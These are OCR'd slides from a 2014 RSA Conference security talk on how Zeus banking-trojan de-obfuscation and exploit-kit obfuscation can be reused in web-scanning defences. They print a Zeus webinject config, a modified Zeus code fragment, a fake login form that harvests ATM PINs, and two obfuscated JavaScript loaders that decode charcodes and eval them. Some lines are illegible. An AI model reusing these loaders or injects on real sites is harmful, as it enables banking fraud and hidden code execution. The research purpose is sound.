
Keep me signed in □

The Arms Race Continues…


The law and order arms race...
INKCINCT
2008-275 © INKCINCT Cartoons www.inkcinct.com.au

Financial Motivation Drives Innovation

Leveraging Cybercriminals' Tactics



Security Vendors

Cybercriminals

Web Fraud Detection

Secure Web Gateways

Exploit Kits

Banking Trojans

Obfuscation

Obfuscation Reuse


De-obfuscation

Trustwave® SpiderLabs®

#RSAC


RSAConference2014

New “De-Obfuscation” Flag (O) Added to Zeus




```
set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
data_end
data_inject
data_end
data_after
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
data_end


set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<div class="control-group">
                    <label class="control-label" for="user_password">Password</label>
                    <div class="controls">
                        <input type="password" id="user_password" name="user_password"
tabindex="2" autocomplete="off"/>
```

Modified Zeus “httpgrabber” De-Obfuscation Code



```
  if (processDeObfuscation)
  {
    LPSTR pStr = (LPSTR) *context;
    LPSTR *parts1 = NULL;
    int magic_number = 0;
    DWORD numbers = Str::_splitToStringsA(pStr, Str::_LengthA(pStr), &parts1,
Str::STS_USE_SEPARATOR, ',');
    DWORD i = 0;
    int n = 0;
    int res = 0;
    LPSTR tmpString;
    LPSTR tmpString2;
    LPBYTE newContent = NULL;;
    DWORD totalSize = 0;

    newContent  = (LPBYTE)Mem::alloc(*contextSize * 3);

    Mem::_copy(newContent, "<script>", (Str::_LengthA("<script>") * sizeof(LPSTR)) );
    totalSize = Str::_LengthA("<script>");
```

Zeus De-Obfuscation DEMO



Security Vendors

Cybercriminals

Web Fraud Detection

Obfuscation

Exploit Kits


Obfuscation Reuse

De-obfuscation

Secure Web Gateways

Banking Trojans

Modified Zeus Decodes, Removes and Injects




Address
http://zero.webappsecurity.com/exploit-kit-mod/login-fraud-obf.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2

Log in to ZeroBank


Login	
Password	
ATM PIN	
Keep me signed in	□

Leveraging De-obfuscation Algorithms


- De-obfuscation algorithms show clear text
- Sometimes they are complicated and dynamic
- Malware authors may come up with more efficient algorithms
- Why won’t we leverage their creativity again??
- We can reverse engineer the malware and identify the de-obfuscation algorithms
- We can now use these de-obfuscation algorithms in security products that scan web pages (SWG, AV, Firewall…)




```
<body><script></script>
<textarea>10091,10076,10083,10094,10077,10088,10082,10083,10161,10092,10083,10093,10098,10079,
10092,10092,10088,10079,10092,10094,10077,10153,10152,10070,10074,10088,10083,10093,10082,10074,
10147,10085,10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,
10089,10077,10077,10081,10135,10146,10146,10070,10157,10116,10072,10078,10080,10085,10113,10096,
10078,10078,10074,10082,10079,10093,10068,10154,10134,10068,10134,10093,10082,10094,10076,10084,
10092,10083,10077,10147,10074,10079,10088,10077,10092,10153,10159,10133,10095,10082,10093,10072,
10131,10133,10114,10127,10119,10124,10126,10109,10161,10088,10093,10132,10113,10093,10091,10144,
10161,10089,10092,10088,10090,10089,10077,10132,10145,10161,10074,10088,10093,10077,10089,10132,
10145,10161,10094,10085,10096,10078,10078,10088,10093,10132,10094,10085,10078,10088,10093,10135,
10126,10128,10137,10128,10136,10138,10137,10145,10148,10143,10137,10145,10125,10148,10144,10144,
10126,10123,10148,10128,10143,10141,10125,10148,10141,10148,10141,10140,10140,10142,[illegible],10141,
[illegible]
[illegible] 10154,10078,10077,10074,10085,10092,10154,10152,[illegible],10084,
10075,10096,10079,10161,10088,10091,10079,10132,10093,10082,10094,10076,10084,10092,10083,10077,
10147,10090,10092,10077,10124,10085,10092,10084,10092,10083,10077,10127,10072,10120,10093,10153,
10154,10089,10092,10085,10085,10082,10154,10152,10134,10089,10092,10085,10085,10082,10147,10085,
10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,10096,10098,
10082,10076,10077,10135,10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,
10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,10095,10085,10096,10083,
10086,10154,10134,10065,10094,10096,10077,10094,10089,10153,10092,10152,10070,10068,10134,10078,
10092,10077,10105,10088,10084,10092,10082,10076,10077,10153,10092,10083,10093,10098,10079,10092,
10093,10088,10079,10092,10094,10077,10149,10161,10139,10145,10145,10145,10152,10134,10068,10092,
10074,10078,10091,10153,10152,10134</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ofeps = null;var tvpk =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var njyrs = 0; njyrs <
tvpk.length; njyrs++) {var mxu = tvpk.item ? tvpk.item(njyrs) : tvpk[njyrs];xeyw=(mxu.cssText) ?
mxu.cssText : mxu.style.cssText;ofeps = xeyw.match(/url\("?data\:[^,]*,([^"]+)"?\)/)[1];var s =
"";var g = function(){return this;}();gwq = g["e"+ofeps.substr(0,2)+"l"];igfp =
document.getElementsByTagName("textarea")[9-9].value.split(",");vql=gwq(ofeps.substr(2));for (var
i = 0; i < igfp.length; i++) {trcon = 10193 - 1*igfp[i];s += vql(trcon);}gwq(s);</script></body>
```



Leveraging Cybercriminals' Tactics



The Lifecycle Continues



Security Vendors

Cybercriminals

Web Fraud Detection

Secure Web Gateways


Exploit Kits

Banking Trojans

Polymorphic Variable Names

Polymorphic Variable Names

Using Polymorphic Variable Names



```
,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,12800,12803,1
2774,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,127
53,12766,12713,12708,12695,12751,12774,12770,12800,12803,12774,12781,12781,12781
,12781,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,1
2800,12803,12774,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,127
74,12770,12800,12803,12774,12753,12766,12713,12708,12695,12751,12774,12770,12800
,12803,12774,12774,12770,12800,12803,12774,12753,12766,12715,12702,12713,12692,1
2751,12774,12770,12800,12803,12774,12753,12766,12709,12697,12704,12705,12751,127
74,12772,12754</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ytgez = null;var odw =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var amztq
= 0; amztq < odw.length; amztq++) {var tjgks = odw.item ? odw.item(amztq) :
odw[amztq];ftxx=(tjgks.cssText) ? tjgks.cssText : tjgks.style.cssText;ytgez =
ftxx.match(/url\("?data\:[^,]*,([^")]+)"?\)/)[1];};var s = "";var g = function()
{return this;}();xfoov = g["e"+ytgez.substr(0,2)+"l"];hug =
document.getElementsByTagName("textarea")
[9-9].value.split(",");gqxlu=xfoov(ytgez.substr(2));for (var i = 0; i <
hug.length; i++) {rll = 12813 - 1*hug[i];s += gqxlu(rll);}xfoov(s);</script>
</body>
```

Summary

